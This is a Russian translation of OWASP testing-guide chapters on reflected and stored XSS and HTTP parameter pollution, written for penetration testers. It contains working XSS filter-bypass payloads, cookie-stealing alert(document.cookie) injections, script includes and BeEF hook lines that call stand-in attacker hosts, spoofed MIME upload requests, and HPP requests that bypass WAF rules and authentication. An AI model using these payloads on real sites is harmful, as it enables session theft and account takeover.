Атаки с использованием отражённых межсайтовых скриптов предотвращаются, поскольку вредоносный ввод нейтрализует web-приложение, блокирует WAF или механизмы, встроенные в современные браузеры. Тестировщик должен проверить наличие уязвимостей, предполагая, что браузеры не предотвратят атаку. Браузеры могут быть устаревшими или в них отключены встроенные функции безопасности. Точно так же нет гарантии, что WAF распознают новые неизвестные атаки.

Таким образом, основная нагрузка по предотвращению XSS лежит на нейтрализации web-приложением недоверенного пользовательского ввода. Разработчикам доступно несколько механизмов нейтрализации, таких как возврат ошибки, удаление, кодирование или замена недопустимых входных данных. Средства, с помощью которых приложение обнаруживает и исправляет неверный ввод, являются одним из основных недостатков при предотвращении XSS. Список запретов может не включать все возможные строки атаки, список разрешений может быть недостаточно строгим, нейтрализация может завершиться неудачей, или какой-либо тип входных данных может оказаться ошибочно доверенным и пройти без нейтрализации. Всё это позволяет злоумышленникам обходить фильтры XSS.

В [Памятке по уклонению от фильтров XSS](#) приведены распространённые тесты на обход фильтров.

Пример №3: значение атрибута тега

Поскольку эти фильтры основаны на списке запретов, они не могут блокировать все типы выражений. На самом деле, есть случаи, когда XSS эксплуатируется без тегов `<script>` и даже без таких символов, как `<` и `>`, которые обычно фильтруются.

Например, web-приложение может присваивать атрибуту введённое пользователем значение, как показано в следующем коде:

HTML

```
<input type="text" name="state"
value="ВВОД_ОТ_ПОЛЬЗОВАТЕЛЯ">
```

Тогда злоумышленник может отправить следующий код:

```
" onfocus="alert(document.cookie)
```

Пример №4: другой синтаксис или кодировка

В некоторых случаях фильтры на основе сигнатур можно обойти, просто обфусцируя атаку. Обычно это можно сделать, добавляя неожиданные изменения в синтаксис или кодировку. Браузеры воспринимают эти варианты как допустимый HTML, также они могут быть приняты фильтром.

Вот несколько примеров:

- `"><script >alert(document.cookie)</script >`
- `"><ScRiPt>alert(document.cookie)</ScRiPt>`
- `"%3cscript%3ealert(document.cookie)%3c/script%3e"`

Пример №5: обход нерекурсивной фильтрации

Иногда нейтрализация применяется однократно, но без рекурсии. В этом случае злоумышленник может обойти фильтр, отправив строку, содержащую несколько попыток, например, так:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Пример №6: включение внешнего скрипта

Теперь предположим, что разработчики целевого сайта реализовали следующий код для защиты ввода от включения внешнего скрипта:

PHP

```
<?
    $re = "/<script[^>]+src/i";

    if (preg_match($re, $_GET['var']))
    {
        echo "Filtered";
        return;
    }
    echo "Welcome ".$_GET['var']." !";
?>
```

Раскрывая приведённое выше регулярное выражение, получаем следующие проверки:

1. на наличие **<script**
2. на наличие " " (пробела)
3. на наличие одного или нескольких вхождений любого символа, кроме **>**
4. на наличие **src**.

Код будет полезным для фильтрации выражений типа **<script src="http://attacker/xss.js"></script>**, которые являются распространённой атакой. Но в этом случае можно обойти нейтрализацию, используя символ **>** в атрибуте между script и src, например:

```
http://example/?var=
<SCRIPT%20a=">"%20SRC="http://attacker/xss.js"></SCRIPT>
```

Это позволит эксплуатировать отражённую уязвимость межсайтового скриптинга, показанную ранее, выполняя код JavaScript, хранящийся на web-сервере злоумышленника, как если бы он исходил с web-сайта жертвы, **http://example/**.

Пример №7: загрязнение параметров HTTP (англ.: HTTP Parameter Pollution, HPP)

Другим методом обхода фильтров является загрязнение параметров HTTP, этот метод был впервые представлен Stefano di Paola и Luca Carettoni в 2009 г. на

конференции OWASP в Польше. Дополнительные сведения см. в разделе [Тестирование «загрязнения» параметров HTTP](#). Этот метод обхода заключается в разделении вектора атаки между несколькими параметрами, имеющими одно и то же имя. Манипулирование значением каждого параметра зависит от того, как конкретная web-технология анализирует эти параметры, поэтому такой тип обхода не всегда возможен. Если тестируемая среда объединяет значения всех параметров с одним и тем же именем, то злоумышленник может использовать этот метод для обхода механизмов защиты на основе сигнатур.

Обычная атака:

```
http://example/page.php?param=<script>[...]</script>
```

Атака с HPP:

```
http://example/page.php?param=<script&param=>[...]  
</&param=script>
```

Более подробный перечень методов обхода фильтров см. в [Памятке по обходу фильтров XSS](#). Анализ ответов может быть затруднительным. Простой способ его провести — использовать код, который вызывает всплывающее диалоговое окно, как в нашем примере. Обычно это указывает на то, что злоумышленник может выполнить произвольный код JavaScript в браузерах посетителей.

Тестирование методом серого ящика

Тестирование методом серого ящика похоже на метод чёрного. В этом случае пентестер частично знает приложение, ему может быть известна информация о пользовательском вводе, мерах по контролю входных данных и о том, как введённое отображается пользователю.

При наличии исходного кода (тестирование методом белого ящика) необходимо проанализировать все переменные, полученные от пользователей. Кроме того, надо проанализировать все реализованные процедуры нейтрализации, чтобы решить, можно ли их обойти.

Инструменты

- [PHP Charset Encoder\(PCE\)](#) помогает кодировать в/из разных наборов символов произвольные тексты, которые можно использовать в настраиваемых полезных нагрузках.

- [Hackvector](#) — онлайн-инструмент, который позволяет использовать множество типов кодирования и обфускации JavaScript (или любого строкового ввода).
- [XSS-Proxy](#) — инструмент для атак с использованием межсайтовых скриптов.
- [ratproxy](#) — полуавтоматический, в основном пассивный инструмент аудита безопасности web-приложений, оптимизированный для точного и чувствительного обнаружения и автоматического аннотирования потенциальных проблем и шаблонов проектирования, связанных с безопасностью, на основе наблюдения за существующим трафиком, инициируемым пользователями в web 2.0 окружении.
- [Burp Proxy](#) представляет собой интерактивный HTTP/S прокси-сервер для атак и тестирования web-приложений.
- [OWASP Zed Attack Proxy \(ZAP\)](#) представляет собой интерактивный HTTP/S прокси-сервер для атаки и тестирования web-приложений со встроенным сканером.

Ссылки

Ресурсы OWASP

- [Памятка по обходу фильтров XSS](#)

Книги

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Технические руководства

- [CERT - Malicious HTML Tags Embedded in Client Web Requests](#)
- [cgisecurity.com - The Cross Site Scripting FAQ](#)
- [G.Ollmann - HTML Code Injection and Cross-site scripting](#)
- [S. Frei, T. Dübendorfer, G. Ollmann, M. May - Understanding the Web browser threat](#)

Тестирование хранимых межсайтовых скриптов (Stored XSS)

ID

WSTG-INPV-02

Обзор

Хранимые [межсайтовые скрипты \(XSS\)](#) — самый опасный тип межсайтового скриптинга. Web-приложения, которые позволяют пользователям хранить данные, потенциально подвержены атакам такого типа. В этой главе приведены примеры инъекции хранимых межсайтовых скриптов и связанных с ними сценариев эксплуатации

Хранимый XSS появляется, когда web-приложение получает входные данные от пользователя, которые могут быть вредоносными, а затем сохраняет их для последующего использования. Сохранённые входные данные некорректно фильтруются. Как следствие, вредоносные данные появятся на web-сайте и запустятся в браузере пользователя с привилегиями web-приложения. Поскольку эта уязвимость обычно включает в себя по крайней мере два запроса к приложению, она также может называться XSS второго порядка (или II типа).

Эта уязвимость может использоваться для проведения ряда браузерных атак, в том числе:

- Перехват браузера другого пользователя
- Захват чувствительной информации, просматриваемой пользователями приложения
- Псевдо-дефейс приложения
- Сканирование портов внутренних хостов («внутренних» по отношению к пользователям web-приложения)
- Направленная доставка уязвимостей браузера
- Другие вредоносные действия.

Хранимый XSS не нуждается в использовании вредоносной ссылки. Его эксплуатация происходит, когда пользователь посещает страницу с хранимым XSS. Типичный сценарий атаки включает следующие этапы:

- Злоумышленник сохраняет вредоносный код на уязвимой странице
- Пользователь проходит аутентификацию в приложении
- Пользователь посещает уязвимую страницу
- Вредоносный код выполняется в браузере пользователя

Данный тип атаки также можно проэксплуатировать с помощью фреймворков для эксплуатации браузеров, например, [BeEF](#) или [XSS Proxy](#). Эти фреймворки позволяют разрабатывать сложные атаки на JavaScript.

Хранимый XSS особенно опасен в областях приложений, к которым имеют доступ пользователи с высокими привилегиями. Когда администратор посещает уязвимую страницу, его браузер автоматически исполняет атаку. Это может привести к раскрытию чувствительной информации, такой как токены авторизации сессии.

Задачи тестирования

- Выявить хранимые входные данные, которые отражаются на стороне клиента.
- Оценить входные данные, которые он принимает, и кодировку, которая применяется при возврате (при наличии).

Как тестировать

Тестирование методом чёрного ящика

Процесс выявления хранимых XSS-уязвимостей аналогичен процессу, описанному при [тестировании отражённых XSS](#).

Формы ввода

Первый шаг — определить все точки, в которых пользовательский ввод сохраняется в серверной части, а затем отображается приложением. Типичные примеры хранимого пользовательского ввода можно найти в:

- профиле пользователя: позволяет пользователю редактировать/изменять данные профиля, такие как имя, фамилия, псевдоним, аватар, изображение, адрес и т.д.;
- корзине покупок: позволяет пользователю сохранять товары, чтобы их можно было просмотреть позже;
- файловом менеджере: позволяет загружать файлы;
- настройках предпочтений: позволяет пользователю устанавливать предпочтения;
- форуме/доске объявлений: позволяет обмениваться сообщениями между пользователями;
- блоге: если он разрешает пользователям отправлять комментарии;
- журнале событий: если он сохраняет пользовательские данные.

Анализ HTML-кода

Входные данные, хранящиеся в приложении, обычно используются в тегах HTML, но их также можно найти в скриптах JavaScript. На этом этапе крайне важно понять, сохраняется ли ввод и как он позиционируется в контексте страницы. В

отличие от отражённого XSS, пентестер также должен исследовать побочные каналы, по которым приложение получает и сохраняет вводимые пользователем данные.

Примечание: Все области приложения, доступные администраторам, должны быть протестированы на предмет наличия данных, предоставляемых пользователями.

Пример: Email, хранимый в `index2.php`



User Details	
Name:	Administrator
Username:	admin
Email:	aaa@aa.com
New Password:	
Verify Password:	

Рисунок 4.7.2-1: Пример хранимых входных данных

HTML-код `index2.php`, где находится значение email:

HTML

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com" />
```

В этом случае тестировщику необходимо найти способ внедрить код вне тега `<input>`, например, как показано ниже:

HTML

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Тестирование хранимых XSS

Включает в себя тестирование мер контроля входных данных и фильтрации в приложении. Базовые примеры инъекций в этом случае:

- `aaa@aa.com"><script>alert(document.cookie)</script>`

- `aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E`

Убедитесь, что входные данные передаются через приложение. Обычно это включает в себя отключение JavaScript, если меры защиты реализованы на стороне клиента, или изменение HTTP-запроса с помощью web-прокси. Также важно протестировать одну и ту же инъекцию как с HTTP-запросами GET, так и с POST. Приведённая выше инъекция приводит к появлению всплывающего окна, содержащего значения cookie.




Рисунок 4.7.2-2: Пример хранимых входных данных - 2

Код HTML после инъекции:

HTML

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</script>
```

Входные данные сохраняются, а полезная нагрузка XSS выполняется браузером при перезагрузке страницы. Если входные данные экранируются приложением, необходимо протестировать приложение на наличие фильтров XSS. Например, если строка "SCRIPT" заменена пробелом или нулевым символом, то это может быть потенциальным признаком XSS-фильтрации. Существует множество методов, позволяющих уклониться от входных фильтров (см. сценарий [Тестирование отражённых межсайтовых скриптов \(Reflected XSS\)](#)). Настоятельно рекомендуем обращаться к памятке [Обход фильтров XSS](#) и странице [Mario](#), которые предоставляют обширный перечень XSS-атак и обходов фильтрации. Более подробную информацию см. в разделах Технические руководства и Инструменты.

Эксплуатация хранимых XSS с BeEF

Хранимые XSS можно эксплуатировать с помощью фреймворков [BeEF](#) и [XSS Proxy](#).

Типичный сценарий эксплуатации в BeEF включает в себя:

- Инъекция хука JavaScript, который подключается к фреймворку эксплуатации браузера злоумышленника (англ.: browser exploitation framework, BeEF)
- Ожидание просмотра пользователем приложения уязвимой страницы, на которой отображается хранимый ввод.
- Контроль браузера пользователя приложения через консоль BeEF.

Хук JavaScript можно внедрить, используя уязвимость XSS в web-приложении.

Пример: Инъекция через BeEF в `index2.php`:

HTML

```
aaa@aa.com"><script src=http://attackersite/hook.js>  
</script>
```

Когда пользователь загрузит страницу `index2.php`, браузер выполнит скрипт `hook.js`. Затем можно получить доступ к cookie, снимку экрана пользователя, его буферу обмена и запустить сложные атаки XSS.




Рисунок 4.7.2-3: Пример инъекции в Beef

Эта атака особенно эффективна на уязвимых страницах, которые просматриваются многими пользователями с разными привилегиями.

Загрузка файла

Если web-приложение позволяет загружать файлы, важно проверять, возможно ли загрузить HTML-контент. Например, если разрешены файлы HTML или TXT, полезную нагрузку XSS можно включить в загруженный файл. Пентестер также должен проверить, позволяет ли загрузка файла устанавливать произвольные MIME-типы.

Рассмотрим следующий HTTP-запрос POST для загрузки файла:

```
POST /fileupload.aspx HTTP/1.1
[...]
Content-Disposition: form-data; name="uploadfile1";
filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```


Этот недостаток дизайна может использоваться в атаках, связанных с неправильным обращением с MIME-типами в браузере. Например, безобидные на вид файлы, такие как JPG и GIF, могут содержать полезную нагрузку XSS, которая выполняется при их загрузке браузером. Это возможно, если вместо MIME-типа для изображения, например, `image/gif`, можно установить значение в `text/html`. В этом случае браузер клиента будет обрабатывать файл как HTML.

Подделанный HTTP-запрос POST:

```
Content-Disposition: form-data; name="uploadfile1";  
filename="C:\\Documents and Settings\\test\\Desktop\\test.gif"  
Content-Type: text/html  
  
<script>alert(document.cookie)</script>
```

Также учтите, что Internet Explorer (IE) обрабатывает MIME-типы не так, как это делают Mozilla Firefox или другие браузеры. Например, IE обрабатывает TXT-файлы с HTML-контентом как HTML-контент. Для дополнительной информации по обработке MIME обратитесь к разделу Технические руководства в конце этой главы.

Слепой межсайтовый скриптинг

Слепой межсайтовый скриптинг — это форма хранимого XSS. Обычно он возникает, когда полезная нагрузка злоумышленника хранится на сервере/инфраструктуре, а затем отражается обратно жертве из серверного приложения. Например, в формах обратной связи злоумышленник может отправить вредоносную нагрузку с помощью формы, и как только пользователь сервера/администратор приложения увидит сообщение злоумышленника через приложение на сервере, полезная нагрузка будет воспроизведена. Слепой межсайтовый скриптинг трудно подтвердить в реальном сценарии, но одним из лучших инструментов для этого является [XSS Hunter](#).

Примечание: при выполнении тестов безопасности необходимо тщательно просчитывать последствия для конфиденциальности от использования общедоступных или сторонних сервисов. См. Инструменты.

Тестирование методом серого ящика

Тестирование методом серого ящика похоже на метод чёрного. В этом случае пентестер частично знает приложение, ему может быть известна информация о

пользовательском вводе, мерах по контролю входных данных и о том, как введённое отображается пользователю.

В зависимости от имеющейся информации обычно рекомендуется проверять, как пользовательский ввод обрабатывается приложением, а затем сохраняется в серверной части. Рекомендуются следующие шаги:

- Используя web-приложение, вводите специальные/недопустимые символы.
- Анализируйте ответ(ы) приложения.
- Выясните наличие мер контроля входных данных.
- Получите доступ к серверной части и проверьте, сохранены ли входные данные, и как они хранятся.
- Проанализируйте исходный код и разберитесь, как хранимые входные данные отображаются в приложении.

Если исходный код доступен (как при тестировании методом белого ящика), необходимо проанализировать все переменные, используемые в формах ввода. В частности, такие языки программирования, как PHP, ASP и JSP, используют предопределённые переменные/функции для хранения входных данных из HTTP-запросов GET и POST.

В следующей таблице приведены специальные переменные и функции, на которые следует обратить внимание при анализе исходного кода:

PHP	ASP	JSP
<code>\$_GET</code> — переменные HTTP GET	<code>Request.QueryString</code> — HTTP GET	<code>doGet</code> , <code>doPost</code> servlets — HTTP GET и POST
<code>\$_POST</code> — переменные HTTP POST	<code>Request.Form</code> — HTTP POST	<code>request.getParameter</code> — переменные HTTP GET/POST
<code>\$_REQUEST</code> — переменные HTTP POST, GET и COOKIE	<code>Server.CreateObject</code> — используется для загрузки файлов	
<code>\$_FILES</code> — переменные для загрузки файлов по HTTP		

Примечание: приведенная выше таблица представляет собой лишь краткое изложение наиболее важных параметров, но изучить необходимо все параметры, вводимые пользователем.

Инструменты

- [PHP Charset Encoder\(PCE\)](#) helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- [Mario's PHP Encoder](#) помогает кодировать в/из разных наборов символов произвольные тексты, которые можно использовать в настраиваемых полезных нагрузках.
- [Hackvector](#) — онлайн-инструмент, который позволяет использовать множество типов кодирования и обфускации JavaScript (или любого строкового ввода).
- [BeEF](#) — фреймворк для эксплуатации браузера и демонстрации воздействия уязвимостей браузера в режиме реального времени.
- [XSS-Proxy](#) — инструмент для атак с использованием межсайтовых скриптов.
- [Burp Proxy](#) представляет собой интерактивный HTTP/S прокси-сервер для атак и тестирования web-приложений.
- [Greasemonkey](#) позволяет тестировать web-приложения на наличие недостатков межсайтового скриптинга.
- [OWASP Zed Attack Proxy \(ZAP\)](#) представляет собой интерактивный HTTP/S прокси-сервер для атаки и тестирования web-приложений со встроенным сканером.
- [XSS Hunter Express](#) находит все виды уязвимостей межсайтового скриптинга, включая часто пропускаемый слепой XSS.

Ссылки

Ресурсы OWASP

- [Памятка по обходу фильтров XSS](#)

Книги

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Технические руководства

- [CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests"](#)
- [Amit Klein: "Cross-site Scripting Explained"](#)
- [Gunter Ollmann: "HTML Code Injection and Cross-site Scripting"](#)
- [CGISecurity.com: "The Cross Site Scripting FAQ"](#)

Тестирование «загрязнения» параметров HTTP

ID

WSTG-INPV-04

Обзор

«Загрязнение» параметров HTTP (англ.: HTTP Parameter Pollution, HPP) проверяет реакцию приложений на получение нескольких параметров HTTP с одинаковым именем, например, если параметр **username** включён в параметры GET или POST дважды.

Предоставление нескольких параметров HTTP с одинаковым именем может привести к тому, что приложение будет интерпретировать значения непредвиденным образом. Эксплуатируя эти эффекты, злоумышленник может обойти проверку входных данных, вызвать ошибки приложения или изменить значения внутренних переменных. Поскольку загрязнение параметров HTTP влияет на все составляющие web-технологий, существуют серверные и клиентские атаки.

Текущие стандарты HTTP не содержат указаний о том, как интерпретировать несколько входных параметров с одним и тем же именем. Например, [RFC 3986](#) просто определяет термин *строка запроса* как серию пар поле-значение, а [RFC 2396](#) определяет классы зарезервированных и незарегистрированных символов строки запроса. В отсутствие стандарта компоненты web-приложений обрабатывают этот пограничный случай различными способами (подробности см. в таблице ниже).

Само по себе это не обязательно указывает на уязвимость. Однако, если разработчик не знает о проблеме, наличие повторяющихся параметров может привести к аномальному поведению приложения, которое потенциально может быть использовано злоумышленником. Как часто бывает в сфере безопасности, необычное поведение обычно является источником уязвимостей, которые в данном случае могут привести к атакам с загрязнением параметров HTTP. Чтобы лучше представить этот класс уязвимостей и результаты HPP-атак, интересно проанализировать некоторые примеры из реальной жизни, которые были обнаружены в прошлом.

Контроль входных данных и обход фильтров

В 2009 году, сразу после публикации первого исследования о «загрязнении» параметров HTTP, этот метод привлек внимание сообщества безопасности как

возможный способ обхода WAF.

Один из этих недостатков, влияющий на *ModSecurity SQL Injection Core Rules*, представляет собой прекрасный пример несоответствия сопротивлений между приложением и фильтром. Фильтр ModSecurity правильно применит список запрещений для следующей строки: `select 1,2,3 from table`, тем самым блокируя обработку web-сервером URL из данного примера: `/index.aspx?page=select 1,2,3 from table`. Однако, через конкатенацию нескольких параметров HTTP, злоумышленник может заставить сервер приложений объединить строку уже после того, как фильтр ModSecurity принял входные данные. Например, URL `/index.aspx?page=select 1&page=2,3 from table` не вызовет срабатывания фильтра ModSecurity, однако на уровне приложения входные данные снова конкатенируются в полную вредоносную строку.

Ещё одна уязвимость HPP затрагивает *Apple Cups*, хорошо известную систему печати, используемую во многих системах UNIX. Эксплуатируя HPP, злоумышленник может легко вызвать уязвимость межсайтового скриптинга, со следующим URL: `http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos`. Контрольную точку валидации приложения можно обойти, добавив дополнительный аргумент `kerberos`, имеющий допустимую строку (например, пустую). Поскольку контрольная точка будет анализировать только второе вхождение, первый параметр `kerberos` не был нейтрализован как должен перед использованием для создания динамического HTML-контента. Успешная эксплуатация приведёт к выполнению кода JavaScript в контексте размещённого web-сайта.

Обход аутентификации

Ещё более критичная уязвимость HPP была обнаружена в *Blogger*, популярной платформе для ведения блогов. Ошибка позволяла злоумышленникам стать владельцем блога жертвы, используя следующий HTTP-запрос (`https://www.blogger.com/add-authors.do`):

HTML

```
POST /add-authors.do HTTP/1.1
[...]
```

```
security_token=attackertoken&blogID=attackerblogidvalue&blogID=victimblogidvalue&authorsList=goldshlager19test%40gmail.com(email злоумышленника)&ok=Invite
```

Недостаток заключался в механизме аутентификации, используемом web-приложением, поскольку проверка безопасности выполнялась для первого

параметра **blogID**, тогда как в реальной операции использовалось второе вхождение.

Ожидаемое поведение сервера приложений

В следующей таблице показано, как различные web-технологии ведут себя при наличии нескольких вхождений одного и того же HTTP-параметра.

Дано: URL и строка запроса: **http://example.com/?color=red&color=blue**.

Бэкенд / сервер web-приложений	Результат парсинга URL	Пример
ASP.NET / IIS	Все вхождения через запятую	color=red,blue
ASP / IIS	Все вхождения через запятую	color=red,blue
.NET Core 3.1 / Kestrel	Все вхождения через запятую	color=red,blue
.NET 5 / Kestrel	Все вхождения через запятую	color=red,blue
PHP / Apache	Только последнее вхождение	color=blue
PHP / Zeus	Только последнее вхождение	color=blue
JSP, Servlet / Apache Tomcat	Только первое вхождение	color=red
JSP, Servlet / Oracle Application Server 10g	Только первое вхождение	color=red
JSP, Servlet / Jetty	Только первое вхождение	color=red
IBM Lotus Domino	Только последнее вхождение	color=blue
IBM HTTP Server	Только первое вхождение	color=red
node.js / express	Только первое вхождение	color=red
mod_perl, libapreq2 / Apache	Только первое вхождение	color=red
Perl CGI / Apache	Только первое вхождение	color=red
mod_wsgi (Python) / Apache	Только первое вхождение	color=red

Бэкенд / сервер web-приложений	Результат парсинга URL	Пример
Python / Zope	Все вхождения, тип данных List	color=['red','blue']

(Источник: [Appsec EU 2009 Carettoni & Paola](#))

Задачи тестирования

- Определить бэкенд и используемый метод парсинга.
- Оценить точки инъекции и попытаться обойти входные фильтры с помощью HPP.

Как тестировать

К счастью, поскольку назначение HTTP-параметров обычно обрабатывается сервером web-приложений, а не самим кодом приложения, тестирование реакции на загрязнение параметров должно быть стандартным для всех страниц и действий. Однако, поскольку необходимы глубокие знания бизнес-логики, тестирование HPP требует ручной работы. Автоматические инструменты могут помочь лишь отчасти, поскольку они имеют тенденцию генерировать слишком много ложных срабатываний. Кроме того, HPP может проявляться в компонентах как на стороне клиента, так и на стороне сервера.

HPP со стороны сервера

Чтобы проверить наличие уязвимостей HPP, найдите любую форму или действие, которые допускают ввода данных пользователем. Параметры строки запроса в HTTP-запросах GET легко настроить в панели навигации браузера. Если действие формы состоит в передаче данных через POST, потребуется перехватывающий прокси для изменения данных POST перед их отправкой на сервер. Определив конкретный входной параметр для тестирования, можно отредактировать данные GET или POST, перехватив запрос, или изменить строку запроса после загрузки страницы ответа. Чтобы проверить наличие уязвимостей HPP, просто добавьте тот же параметр к данным GET или POST, но присвойте ему другое значение.

Например: при тестировании параметра **search_string** в строке запроса URL будет содержаться имя и значение этого параметра:

```
http://example.com/?search_string=kittens
```

Конкретный параметр может быть скрыт среди нескольких других параметров, но подход тот же; оставьте другие параметры на месте и добавьте дубликат:


```
http://example.com/?
mode=guest&search_string=kittens&num_results=100
```

Добавьте тот же параметр с другим значением:

```
http://example.com/?
mode=guest&search_string=kittens&num_results=100&search_string=puppies
```

и отправьте новый запрос.

Проанализируйте страницу ответа, чтобы определить, результат парсинга. В приведённом выше примере результаты поиска могут отображать **kittens**, **puppies**, сочетание из обоих (**kittens,puppies** или **kittens~puppies** или **['kittens','puppies']**), а могут выдавать пустой результат или страницу с ошибкой.

Такое поведение, независимо от того, используется ли первый, последний или сочетание из входных параметров с одинаковым именем, с большой вероятностью будет таким же во всём приложении. Означает ли это поведение по умолчанию потенциальную уязвимость или нет, зависит от конкретной проверки входных данных и фильтрации, специфичных для данного приложения. Как правило: если существующей проверки входных данных и других механизмов защиты достаточно для одиночных входных данных, и если сервер присваивает только первые или последние загрязнённые параметры, то это не означает наличие уязвимости. Если дублирующиеся параметры конкатенируются, разные компоненты web-приложения используют разные вхождения, или при тестировании возникает ошибка, повышается вероятность эксплуатации загрязнения параметров для вызова уязвимостей в системе защиты.

Для более глубокого анализа потребуется три HTTP-запроса для каждого HTTP-параметра:

1. Отправьте HTTP-запрос, содержащий стандартное имя и значение параметра, и запишите HTTP-ответ. Например, **page?par1=val1**
2. Замените значение параметра на своё, отправьте и запишите HTTP-ответ. Например, **page?par1=HPP_TEST1**
3. Отправьте новый запрос, комбинируя шаги (1) и (2). Снова сохраните HTTP-ответ. Например, **page?par1=val1&par1=HPP_TEST1**

4. Сравните ответы, полученные на всех предыдущих шагах. Если ответ (3) отличается от (1) и ответ (3) также отличается от (2), существует несоответствие сопротивлений, которое в конечном итоге может быть проэксплуатировано для вызова уязвимостей HPP.

Создание полноценного эксплойта из уязвимости, связанной с загрязнением параметра, выходит за рамки этого текста. См. ссылки для примеров и подробностей.

HPP со стороны клиента

Подобно серверному HPP, ручное тестирование является единственным надёжным методом аудита web-приложений с целью выявления уязвимостей, связанных с загрязнением параметров, влияющих на компоненты на стороне клиента. В то время как в варианте на стороне сервера злоумышленник использует уязвимое web-приложение для доступа к защищённым данным или для выполнения действий, которые либо не разрешены, либо не должны выполняться, атаки на стороне клиента направлены на взлом клиентских компонентов и технологий.

Чтобы проверить наличие уязвимостей HPP на стороне клиента, найдите любую форму или действие, которые допускают ввод данных пользователем и показывают результат этого ввода. В идеале это страница поиска, но окно входа в систему может не отображать пользователю недопустимое имя.

